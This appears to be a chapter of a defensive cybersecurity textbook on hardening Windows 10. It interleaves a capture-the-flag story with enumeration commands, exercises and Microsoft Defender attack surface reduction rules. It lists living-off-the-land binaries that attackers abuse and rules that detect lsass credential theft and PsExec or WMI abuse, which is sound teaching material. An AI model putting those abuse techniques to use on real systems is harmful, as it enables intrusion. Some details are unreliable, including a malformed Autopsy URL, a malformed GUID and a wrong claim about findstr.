These kind of "**Living off the Land**" tools **will be bypassed by such Living Off the Land (LOL) techniques**.

- You can detect this using microsoft sysinternal tools like process explorer, tcp viewer and process monitor. The "**living off the land**" tools like certutil can be used by an attacker with physical access. Additionally, malicious code can be downloaded by a user without his knowledge after being phished or after being social engineered.
- Control by disabling the command prompt, Disabling cmd , powershell and remoteshell access are also, the way to prevent these kind of attacks.
- Limit the access of the certutil.exe to specific privileged users or groups.

The other **Living off the Land** Binaries of windows are:

- WMIC.exe
- cmd.exe
- powershell.exe
- mshta.exe
- regsvr32.exe
- schtasks.exe

- reg.exe
- bitsadmin.exe
- msiexec.exe
- PsExec.exe (not preinstalled but it's available on microsoft.com as windows sysinternal tools)

Those kinds of tools are legitimate and when attackers use them for malicious purposes it's called **Living off the land attack techniques**.

We'd like to suggest some attack reducing control ideas for those LotL Bins;

Monitor the usage of dual-use tools inside your network like; network intrusion detection / prevention systems

Use application white-listing where applicable

Do a best practice of caution when receiving unsolicited, unexpected, or suspicious emails

Beware of **Microsoft Office** attachments that prompt users to enable macros

Keep security software and operating systems up to date

Use strong passwords for all your accounts and enable advanced account security features, like **Two Factor Authentication USB Security Keys**, if available

Always log out of your session when done and Lock your screen when you are away.

2. User Information

One thing Cyber Parrot is known for, being boring. They love to focus on administrative tasks which are the cyber version of mindless labor. Seriously, forget driving cars and let's work on AI for self-securing user accounts. Since the parrots are all repeating least priviledges in their chants, you can be sure that Cyber Parrot will have done something to the permissions of both user accounts and files/folders. We need to check the user account information to know if the current user is using too high a privilege and if there are any other unused user accounts.

`whoami /User /FO LIST && net user %username%`

Check current User info and its group:

```
C:\WINDOWS\system32\cmd.exe

C:\Users\Thinkpad>whoami /User /FO LIST && net user %username%

USER INFORMATION
----------------

User Name: desktop-e5hglsh\thinkpad
SID:       S-1-5-21-3608549587-3509521227-3381859322-1001
User name                    Thinkpad
Full Name
Comment
User's comment
Country/region code          000 (System Default)
Account active               Yes
Account expires              Never

Password last set            11/6/2018 7:32:27 PM
Password expires             Never
Password changeable          11/6/2018 7:32:27 PM
Password required            No
User may change password     Yes

Workstations allowed         All
Logon script
User profile
Home directory
Last logon                   8/10/2019 11:04:02 PM
```


`net users && net localgroup`

Check all users and all groups:

```
C:\WINDOWS\system32\cmd.exe

C:\Users\Thinkpad>net users && net localgroup

User accounts for \\DESKTOP-E5HGLSH

-------------------------------------------------------------------------------
Administrator            DefaultAccount           Guest
QBDataServiceUser19      Thinkpad                 WDAGUtilityAccount
The command completed successfully.
```

```
net user Administrator | findstr "Account active"
```

Check if built-in admin and guest account active:




```
reg query
"HKLM\Software\Microsoft\WindowsNT\Currentversion\Winlogon" |
findstr "AutoLogon"
```

Check if the account is password protected or which account is auto logon:

Exercises

13.11 Who are you? That's what the command `whoami` is for. Describe what the command does and show the result. Where does that come from? Now try the `whoami /?` command and give an example of what else you can tell about yourself like your Groups and your security privileges.

13.12 What can you learn using the `net users` command? Try putting `/?` at the end of the command to learn more about it. Describe an administrative task you can do with that command.

13.13 In the example for `reg query`, the command `|findstr` is at the end. What is that and what does it do? Hint, it does not come by default in Windows 10 and so you'll need to research online. Hint 2 because I'm feeling generous, that vertical line is called a "pipe" in fancy computer speak.

13.14 Use the above commands to get a good idea of who the users are on your computer and the privileges they have. Keep a record of this as you'll need to make changes when you start hardening the system.

Game On: Summer of Grief – Part 2

After meeting with her team's coach and getting a two-minute run-down of how the event works, Jace thought she had a pretty good idea of what was going on: each team is given an image of an operating systems to run on a virtual machine. The teams were then given tasks to complete and a set amount of time to perform each. The coaches were not allowed to talk to the players, or even be near them. Each team would need to work through certain operating system tasks, with their performance on each task scored between 1 and 1,000 points, but with no clear guidance of which task is worth what amount of points. They are told that if they can shut down a service, they get ten points, but if they clear out the mem-cache they would lose ten points.

Jace was already in a bad mood, and she hated stupid rules more than anything. So, this was starting to look like it was not going be a good day for her. Jace then noted to herself that her team's captain was more than a few inches behind the curve in height as he looked up at her to explain her role on the team.

"You are the warm body," he started to say. "You just sit over there and let us do all the work because you're a…"

"I'm a what?" Jace shot back, leaning in to emphasize her stature compared to that of the boy's.

"You're new, that's all. Just let us worry about the heavy lifting. I've been doing this since the 7th grade," the low-slung captain declared with his little chest slightly puffed out.

Jace restrained herself, doing everything in her power not to laugh in his face. It physically pained Jace to keep from bursting out in laughter. She brushed her coffee-colored bangs from her eyes as she stared squarely down at the team captain.

"Okay, I'll sit over here and look like I'm interested in your amazingly awful game, but you better tell Officer Hank that I helped out, or else I'll hack your butt 'til you can't connect a smart-toaster without it burning your house down!" Jace's more than convincing delivery sent shivers from the boy's buttoned collar to his toes - nobody had ever talked to him that way!

"How dare she? Who does she think she is?" the boy - who was unremarkably named Les - thought to himself as his teammates restrained their own laughter.

Another boy on the team named Sabine, who was just a freshman and very used to being pushed around by Les, quietly said, "Oh, I like this new girl. She doesn't take nothing from nobody!" The comment was directed to a boy named Timor, who was also accustomed to being the captain's punching bag. They both began to snicker before Les turned to give them an unappreciative glance.

"Enough chit-chat. Everyone get to work!" Les snapped in an effort to sound in-charge, then spun around to find himself face-to-face with Jace's belly button. He quickly pointed his finger up at Jace's nose and said, "you better not get in our way, or you'll never be invited at any of these competitions again! Got it?" But before he could finish his threat, Jace had already sauntered off.

The Convention Center was huge, and there must have been at least 60 teams, each working on the single computer provided for each group. Jace walked towards the main table where several adults with super-large badges hanging from their necks busied themselves with checklists on clipboards. Behind the table of organizers was a rack of switches, dozens and dozens of switches. Not hubs, as Jace noticed, but switches. Which meant there might not be any logging going on. Unless of course, it was located somewhere out of sight. Being inclined by her nature to always look for ways to test the rules, Jace slyly pulled out her phone and took a picture of the racks. Nobody seemed to notice.

Continuing her reconnaissance of the area, Jace looked over the shoulder of a girl from another team in the competition, noticing her screen displayed a VM image of Windows 10 with a timer in the upper part of the screen, indicating there were 5 hours and 24 minutes remaining.

Jace shuttered as she said to herself out loud, "I have 5 more hours of this drool?"

The shoulder-surfed girl didn't bother to turn around as she said, "yep, five more hours of arcane vulnerabilities and tasks that don't really exist in the real world!" The sheer sarcasm was enough to cause Jace to bust out in a hearty laugh that bounced around the massive room, causing more than a few heads to pop up to see who could possibly be having such a great time.

The sarcastic girl grabbed Jace's hand and squeezed it lightly. "Watch this," she said in confidence as another teen who was hammering away on a keyboard announced loudly, "okay, we are done with this image and the first tasks, let's move on to the next image."

All heads nodded in agreement except for the sarcastic girl who piped in, "Hey guys! Why don't we look for some more points before we close this out?" squeezing Jace's hand again as if to tell her to pay attention to what was going to happen next.

Nearly everyone's head spun around to see who was speaking such nonsense, and one of the other kids blurted, "we already have 85 points, there aren't any more points to get!"

"What a stupid thing to say when we are already done with these tasks!" another teen on the group shouted in agreement. They all seemed so certain that there was nothing left to learn at this stage in the competition.

"Well, we could take a look at the file system and see if there is anything interesting in there, or we could even go back and make sure all unnecessary services are turned off. I dunno. Just a thought, because you guys turned on a bunch of services when you were trying to figure out what Read.Me meant," the girl said knowingly.

If Jace had happened to be taking a drink of water at that moment, it would have spewed all over the girl's team and their computer monitor. And her laugh was louder than the one she let out moments before. Then she let go of Jace's hand, and Jace noticed how long her fingers were compared to her own.

The snickering girl pulled herself away from the group and covered her mouth, muttering "you guys are so stupid!" under her breath as the urge to laugh even harder consumed her. She followed Jace, both laughing back at the group. Once they regained their composure the girl held out her hand again to Jace and said, "hi, I'm Lehua. It's nice to finally meet someone who understands my sense of humor!"

Jace did her best to shake Lehua's hand while trying not to burst out in laughter again. "I'm a… I'm… Hi, I'm… hold on a sec!" Jace pulled herself together, stood up straight, held out her hand again and said, "Hi, I'm Jace. I'm sorry, I didn't mean to laugh like that. It was just the way you said that! What is the deal with this thing?" as they both began to walk around the floor a bit to survey the show and talk.

"Have you ever played Dungeons and Geckos before?" Lehua replied. "This competition is a lot like that. Everything here is fake. It's all fantasy. Very little of the event is useful unless, you want to be a sys admin your whole life. We all sorta work together, to harden the operating system we are given. Each image has vulnerabilities built into it. Most of these vulns do not exist in the real World, so we gotta figure out how to fix 'em to complete

the task and earn points. The problem is, every time you fix one issue another pops up somewhere…"

Jace interrupted her, "Somewhere else! Yeah that happens when you don't understand how things are connected in the system. They are all interconnected, where one thing might not directly interact with another thing. But it might cause some other service or app to…"

"App to cause a reaction somewhere else!" Lehua said, finishing Jace's sentence. "Yup, that's how it works - or doesn't, in this case! Let's see if they can figure out what I was trying to tell them!" as they both snuck back to watch the crew untangle the joke they didn't understand.

"Lehua, there are no other services running. We ran Task Manager and it's clean," one of the boys, who was captain of her team asserted with authority. Jace thought that he looked like he should be at football practice or something instead of geeking out, here. He was tall, with powerful legs and already had facial hair poking out of his chin and cheeks. Not what she was expecting and Jace pretended not to notice he was wearing the hat of her school's arch-rival, the Nutelli Knights.

Lehua leaned back a bit and replied confidently, "okay, but what about other users? Did you check to see if any other accounts were active, like a guest account or a hidden account?"

Jace nodded her head, surprised as she was rarely impressed. "Good call Lehua!"

Game continues...

3. Network and Default Shares Information


On Microsoft Windows systems you'll often find an Admin$ and C$ as "shares" that can sometimes allow an adversary to compromise a system. Therefore, we need to address shared drives and shared folders in our system. Of course, we need to know about them first because you can't secure what you can't understand.

Since we're checking on what we're sharing, let's take a look at what else we're putting out there for other people on the network to see. And we also check to know what ports are listening, if there's remote management enabled, and how the local firewall is configured. These are all things that

Cyber Parrot may sneak in there to get easy access to the system so their elite ninja hackers can mess with you.

`net use && net share`

Check for connected machines and shared folders:



`netstat -ano`

Check for network connections and locally listening ports:

C:\WINDOWS\system32\cmd.exe

```
C:\Users\Thinkpad>netstat -ano

Active Connections

  Proto  Local Address          Foreign Address        State           PID
  TCP    0.0.0.0:135            0.0.0.0:0              LISTENING       1072
  TCP    0.0.0.0:445            0.0.0.0:0              LISTENING       4
  TCP    0.0.0.0:5040           0.0.0.0:0              LISTENING       9072
  TCP    0.0.0.0:8019           0.0.0.0:0              LISTENING       5104
  TCP    0.0.0.0:49664          0.0.0.0:0              LISTENING       796
  TCP    0.0.0.0:49665          0.0.0.0:0              LISTENING       1632
  TCP    0.0.0.0:49666          0.0.0.0:0              LISTENING       2208
  TCP    0.0.0.0:49667          0.0.0.0:0              LISTENING       4016
  TCP    0.0.0.0:49668          0.0.0.0:0              LISTENING       876
  TCP    0.0.0.0:49669          0.0.0.0:0              LISTENING       868
  TCP    0.0.0.0:55333          0.0.0.0:0              LISTENING       1916
  TCP    127.0.0.1:5939         0.0.0.0:0              LISTENING       3060
  TCP    127.0.0.1:49683        0.0.0.0:0              LISTENING       9244
  TCP    127.0.0.1:53847        127.0.0.1:16992        TIME_WAIT       0
  TCP    127.0.0.1:53848        127.0.0.1:16992        TIME_WAIT       0
  TCP    127.0.0.1:53849        127.0.0.1:16992        TIME_WAIT       0
  TCP    127.0.0.1:53891        127.0.0.1:16992        TIME_WAIT       0
  TCP    127.0.0.1:53892        127.0.0.1:16992        TIME_WAIT       0
  TCP    127.0.0.1:53893        127.0.0.1:16992        TIME_WAIT       0
  TCP    127.0.0.1:53955        127.0.0.1:16992        TIME_WAIT       0
  TCP    127.0.0.1:53956        127.0.0.1:16992        TIME_WAIT       0
  TCP    127.0.0.1:53957        127.0.0.1:16992        TIME_WAIT       0
  TCP    127.0.0.1:54529        127.0.0.1:16992        TIME_WAIT       0
  TCP    127.0.0.1:54530        127.0.0.1:16992        TIME_WAIT       0
```

`netsh advfirewall show allprofiles`

Get an overview the firewall status:

C:\WINDOWS\system32\cmd.exe

```
C:\Users\Thinkpad>netsh advfirewall show allprofiles

Domain Profile Settings:
----------------------------------------------------------------------
State                                 ON
Firewall Policy                       BlockInbound,AllowOutbound
LocalFirewallRules                    N/A (GPO-store only)
LocalConSecRules                      N/A (GPO-store only)
InboundUserNotification               Enable
RemoteManagement                      Disable
UnicastResponseToMulticast            Enable

Logging:
LogAllowedConnections                 Disable
LogDroppedConnections                 Disable
FileName                              %systemroot%\system32\LogFiles\Firewall\pfirewall.log
MaxFileSize                           4096


Private Profile Settings:
----------------------------------------------------------------------
State                                 ON
Firewall Policy                       BlockInbound,AllowOutbound
LocalFirewallRules                    N/A (GPO-store only)
```

`netsh advfirewall show currentprofile`

This is the current firewall profile:

```
C:\WINDOWS\system32\cmd.exe
C:\Users\Thinkpad>netsh advfirewall show currentprofile

Public Profile Settings:
----------------------------------------------------------------------
State                                 ON
Firewall Policy                       BlockInbound,AllowOutbound
LocalFirewallRules                    N/A (GPO-store only)
LocalConSecRules                      N/A (GPO-store only)
InboundUserNotification               Enable
RemoteManagement                      Disable
UnicastResponseToMulticast            Enable

Logging:
LogAllowedConnections                 Disable
LogDroppedConnections                 Disable
FileName                              %systemroot%\system32\LogFiles\Firewall\pfirewall.log
MaxFileSize                           4096

Ok.
```

Exercises

13.15 Did you happen to catch that fancy trick in the `net use` command with ampersands? That's this character: `&&`. What does it do and how does it work? Experiment and explain.

13.16 What do you make of the `netstat` command? Explain what it does and how that can be useful.

13.17 The `netsh` command is a pretty powerful command. If you type it in on its own you'll see a prompt. If you type in `help` you'll see a huge list of things it can do. Experiment and describe three of the options you can give it and how they would be useful to use while defending in a CTF?

Game On: Summer of Grief – Part 3

Sure enough, lusrmgr.msc showed a guest account was active, and so was some other service running in the background outside of the VM. Instead of simply smiling at their win, both Jace and Lehua wanted to explore this hidden service on the machine. The keyboard guardian looked up and saw a look few boys have ever survived. Jace and Lehua glared at him as if to say '"stand away from the computer and nobody gets hurt'!" Keyboard-dude was wise to slip out of the chair and back away ever so slowly, thinking to himself, "don't upset the ladies!" Lehua was first to the command seat, but slid over a little to share the yellow plastic school chair with Jace.

A thousand non-technical linguistic professionals couldn't decipher what was about to transpire between these two hackers next (please allow for irregularities in the translation):

"Run PS!" exclaimed Jace.

"No. shut all, now dl is still peaking, packets are flying!" Lehua replied.

"Stop camping. Clr, dude… Dude!" Jace continued.

"Chill. Got… no, got slacker trace packets, find port, T-shark on that port with IP, dl of T-shark, is that cool?" Lehua asked.

"Ya, 321K is too small to be noticed by noob. OK. Run trace grabbing!" shouted Jace.

"Where?" Lehua asked.

"VM drive. Chill!" said Jace. "Wait, look, T-shark shows PS at root!"

"Who got root? No root allowed here, just user!" asked Lehua.

"Sure?" asked Jace.

"Sure!" Lehua shouts excitedly.

The girls looked at each other then switched places, all without saying anything that could be construed as normal language. If properly translated the two hackers said the following:

"Lehua, please run the command PS!"

Lehua replies with obvious concern about running such a program, "I don't think that is a good idea, so I say don't run it!"

Jace returns with, "please shut down all processes so we can identify this other process with admin privileges!"

"Oh, I see – good idea!" Lehua agrees.

You get the idea here. They were using slang terms that only hackers know and are able to reply to in their own native tongue!

Both hackers scratched their heads almost in unison, without saying a word. Jace broke the silence, "why is there another user on this machine. Better yet, why is there a user with root on this machine?"

Both ladies turned around to face the other kids. The team captain felt nauseous and tried to hide his embarrassment from the girls. Lehua fired the first targeted question, "what did you guys do?"

"Nothing, we didn't do anything," came the chorus from the boys. "We only did what we were told to do," the brawny captain replied

Jace glanced back fiercely and said, "who told you to do anything?" which was more of an accusation than a question. The boys looked at each other, hoping one of them would fess up.

Finally, one of the older teammates squealed, "it wasn't our fault, this guy just came by and he looked all official and everything, and he plugged a USB thing into the back of our computer just before we stared. We didn't stop him 'cuz he looked like he knew what he was doing!"

"Okay, take a deep breath and relax. We can fix this," Lehua said as she looked towards Jace for confirmation. Jace gave a slight nod of approval as she thought, "yeah we got this and then we go after prince-not-so-bright who did this."

Both Jace and Lehua resumed their sitting position of sharing the same chair behind the keyboard.

Lehua turned to slightly face Jace and asked, "Where do you think we should start?"

Without thinking about the answer, Jace blurted out, "Event logs."

"Okay, hold on. Before we start digging into the Event Logs, don't forget there are lots of other places to find stuff," Lehua said.

"Well, enlighten me," Jace said to test her knowledge.

"There is possible evidence in Internet History, Prefetch Files, Jump Lists, USB Drive Activity, Recycle Bin, and File History. Since this is a Windows 10 machine there is the Notification Center, New Start Menu, Frequent Folders, Cortana, Synced Wi-fi Hotspots, Windows 10 Applications (Office, photos, Facebook, etc.), and even OneDrive data," Lehua rattled off in an

impressive display of forensic information. Jace raised her right eyebrow without knowing it.

Jace replied, "I'm not used to hearing such impressive information coming from anyone besides myself."

"Easy on the flattery. We got work to do. How 'bout we work on the obvious places and then dig deeper. We can start by disconnecting from this network," Lehua smirked at Jace while looking at the dumbfounded boys on the team.

The perplexed teammate jumped into the fray, "We can't disconnect, that might cost us points in this tournament."

Jace laughed, "Dude, we don't have many points to lose. Tell ya what, you go ask the people running this mess and see what they say. Lehua and I will figure out this attack on our own. Go on. Shoo."

The young teenager looked down at his feet, shook his head and walked off like a beaten tennis champ. For a split second, like a camera flash, Jace felt bad for the guy. As with all emotions, Jace quickly flushed that thought and went back to the task. "Unplug the machine," Jace told the other teammate behind the computer. Without hesitation, the Cat 5 cable was disconnected. The computer rebelled with a warning that "Internet Connection Lost" warning followed by another popup that said, "Searching for Connection."

Both Jace and Lehua looked at the popup with surprise. It wasn't the typical popup or warning. "This is almost an error message," Jace thought to herself.

Lehua asked, "What is causing this message 'cus this isn't a typical connection lost message."

"Let's see, shall we," Jace said as she tapped out the Win key +R, followed by 'Event viewer' in the search bar. Without moving her head, Jace looked over at Lehua to see if she reacted to her choice of commands. Not seeing any disagreement, Jace moved the mouse to run 'Event viewer' as administrator.

"It's pretty empty," Jace announced. The screen displayed lots of information but not the data Jace was expecting to see. Lehua confirmed the comment, "Yup, somebody was covering their tracks. THAT is why I didn't want to start with Event viewer."

Jace knew the answer to the question be decided to ask anyways, "Okay, where do you want me to start looking?"

Lehua keep her eyes on the computer screen and replied, "the registry".

Game continues...

4. Application Information

We also need to know what kinds of permissions the applications have. The best way to do this is with the `icacls` command. This command lets you see and even modify discretionary access control lists (DACLs) on files. Try these:

```
icacls "C:\Program Files\*" | findstr "Everyone"
icacls "C:\Program Files (x86)\*" | findstr "Everyone"
icacls "C:\Program Files (x86)\*" | findstr "F"
```

You'll get something like this:

What you're looking for is which applications allow access to EVERYONE, the lowest privilege and those with (F) which is Full Access, the most access allowed. You want to keep an eye out for system files with low permissions.

Exercises

13.18 An ACL isn't just another TLA (Three Letter Acronym). It's actually a pretty important part of cybersecurity. Explain what are ACLs how Windows 10 uses them.

13.19 Experiment on your computer with the `icacls` command and different directories. Do you notice how some programs are usable by Everybody? List some Programs you have that are the least secure and some which are the most secure according to the ACLs.

Game On: Summer of Grief – Part 4

On the keyboard Jace held down the "windows key icon and hit the "r" letter to open up the "Run" window. The teen turned slightly towards her partner and questioned, "Are ya sure you don't want to see the file structure first. I'm just wondering if we should investigate the NTFS (New Technology File System) first, maybe check the partitions to see if everything is good."

Annoyed but curious about the question Lehua responded, "No, the registry first then we can look at the file structure or partitions or whatever you want to look at next. We need to have a process for doing this. I don't want to be going around in circles all day."

Jace squinted her brown eyes and thought that was a strange thing to say, "why the registry first," she considered to herself. A few taps on the keyboard with "regedit", after the User Account Control Jace and Lehua were looking at the system registry with the ability to edit it.

Lehua almost barked but caught herself and said, "No, not like that. Open it up through the taskbar, then, select the top result for Registry Editor."

Before Jace could ask for a reason, Lehua moved her hands onto the keyboard and exited out of the window for the registry editor. She used the task bar to search for "regedit" and clicked on the "Registry Editor". The screen stopped for a second as if caught in some kind of confusion. Jace heard the harddrive spin up with a whirl. This time the User Account Control didn't ask if the user wanted to make changes, it just opened up the registry for viewing. Her teammate noticed the immediate tension between the two hackers but decided it was stress or something else.

Jace jumped up and pulled the power cable from the back of the computer, shutting it down.

"Why'd you do that," Lehua demanded trying to hold back her true anger. Jace noticed the changes in her manners but thought it was just stress too.

"The computer was doing something that it shouldn't be doing," Jace answered as she reinserted the power cable. "It could be a logic bomb or a backdoor. Whatever it was, that taskbar command should not have caused the hard drive to move. This is exactly why I use the command prompt for everything. The command prompt won't lie to you."

Jace pulled a USB stick out of her pocket. The duct tape on the device held it together just as the plastic protective cap fell to the floor. "I got it", announced one of the teammates on the other side of the computer

table. The hacker inserted the USB into the computer and rebooted the machine. Holding down the F10 key, Jace selected the first boot device to be a USB drive. The computer booted into Windows PE, asking for username and password. Jace typed her information before anyone could even blink.

The new GUI showed up and Jace selected the folder "Forensics" and then "Autopsy". The computer churned away before she typed https://9999:Localhost/autopsy. Once the program loaded, Jace selected volume 2 (C Drive) and scrolled in the right-hand pane to "Windows", where she dug down until she saw the registry hive for the user.

Jace pointed to the screen and said, "Look, this part of the registry was modified today."

Lehua smirked and replied, "of course it was modified today, you just opened it up a second ago." She tried to reach for the keyboard but Jace was already moving on to the next target. Jace had not made any changes to the NTUSER.DAT file nor any other file in her previous boot up. All the hive files under "windows\System32\config\ showed they were modified today, except one, which was the SAM file. Jace rubbed her slender chin, not thinking or pondering, just slightly worried. The Autopsy "Change Time" showed the files were modified before Jace was even at the table; at least by 30 minutes before she was even in the parking lot.

Navigating to the Powershell command, Jace was surprised to see that file had been accessed at the same time as the other hive files. The user was "admin". "See, the people who set this event up were the ones who made all these changes. We don't even have admin privileges," Lehua proclaimed with folded arms and a big grin.

Satisfied with that answer, Jace moved on to the next task, which was to see exactly which commands had be executed in Powershell or in the command prompt. Scrolling through Autopsy, her fingers tapped out the location of "Windows\System32\winevt\Logs\". A quick examination showed many files had been modified around the same time as the other files. Windows\prefetch also had the same change timestamp. Each file was fairly clean with no evidence of the changes, which worried Jace even more.

Lehua shrugged and said, "Maybe that guy didn't do anything to our computer. He could have just been messing with us." The other teens looked bored and agreed with Lehua.

Jace replied, "let me look at one more thing." Before waiting on a response, the hacker was already typing out the new location for her search.

Her new inspection location was "Windows\System32\taskmgr.exe". The task manager file was not an executable but a batch file instead. She opened up the BAT file and saw it was a redirect to another file "C:\Windows\WinSxS\amd64_microsoft-windows-taskmgr10.exe". For the first time in the entire morning Jace sat back in her chair that she shared with Lehua.

Game continues in Lesson 14 Defending Windows 10...

Feed Your Head: Attack Surface Reduction Rules

Imagine one day your boss at work says to you "*Look, I need you to secure this Windows 10 machine by the end of the week and treat it like it's your baby*" as they absently hand you the laptop, rushes off, disappearing in the office hallway fog. What would you do, then?

Of course, panicking can be a good start, but let's think about the possible solutions here. Hardening a machine can be a complex job and for this reason we need to consider individually the different layers of which a machine is composed and take the appropriate security measures for each of them. In the case of a Windows machine we can follow some guidelines combined with the use of Microsoft Defender Advanced Threat Protection (ATP) technology to help us with this.

Here we will focus on applying some security measures to the Application Layer. That means we will set some rules in order to monitor and eventually, block potentially malicious content, preventing it from entering our system.

Having Microsoft Defender ATP installed on our computer we can instruct it, through PowerShell, to keep an eye on the behavior of the following 15 events when they happen:

1. Content is about to be executed from email client and webmail

   [GUID: BE9BA2D9-53EA-4CDC-84E5-9B1EEEE46550]
2. Office application creates child processes

   [GUID: D4F940AB-401B-4EFC-ADCAD5F3C50688A]
3. Office application creates executable content

   [GUID: 3B576869-A4EC-4529-8536-B80A7769E899]
4. Office application injects code into other processes

   [GUID: 75668C1F-73B5-4CF0-BB93-3ECF5CB7CC84]
5. Javascript or Virtual Basic Script launches downloaded executable content

[GUID: D3E037E1-3EB8-44C8-A917-57927947596D]

6. Scripts with potentially obfuscated code is being executed

   [GUID: 5BEB7EFE-FD9A-4556-801D-275E5FFC04CC]

7. An Office Macro is calling a Win32 API

   [GUID: 92E97FA1-2EDF-4476-BDD6-9DD0B4DDDC7B]

8. Files that do not meet a prevalence, age or trusted list criterion are being executed

   [GUID: 01443614-cd74-433a-b99e-2ecdc07bfc25]

9. A potential ransomware is being executed (in this case the rule tells MS Defender to use his advanced protection features)

   [GUID: c1db55ab-c21a-4637-bb3f-a12568109d35]

10. Credential stealing is attempted from Windows local security authority subsystem (lsass.exe)

    [GUID: 9e6c4e1f-7d60-472f-ba1a-a39ef669e4b2]

11. Processes are being created from PSExec or WMI commands

    [GUID: d1e49aac-8f56-4280-b9ba-993a6d77406c]

12. Processes that are untrusted and unsigned are running from a USB device

    [GUID: b2b3f03d-6a65-4f7b-a9c7-1c7ef74a9ba4]

13. Office communication application creates child processes

    [GUID: 26190899-1602-49e8-8b27-eb1d0a1ce869]

14. Adobe Reader creates child processes

    [GUID: 7674ba52-37eb-4a4f-a9a1-f0f9a1619a2c]

15. A process uses WMI event subscription in order to be persistent on the OS

    [GUID: e6db77e5-3df2-4cf1-b95a-636979351e5b]

Whenever an event meets one of the conditions above, MS Defender will either block it from executing or will simply send an alarm and register a log entry, depending on how we instruct it to perform. The concept of

blocking the event from happening is called a **rule**. In this case we have 15 rules to set and each of them is uniquely identified with a GUID.

At this point a spontaneous questions can arise: why are these particular events so important and why are they being seen as a threat? The key point behind the answer is **malware behavior**. Lots of viruses and trojans out there on the internet are well known and studied. The way they infect our computer and the actions they perform to gain access to files or processes is no secret. So, the events above are some of the most recurrent actions typical of malware behavior and one of the reasons why there are so many about MS Office is that they often use Excel, Word or Power Point files and Macros, to run or sneak their malicious activity.

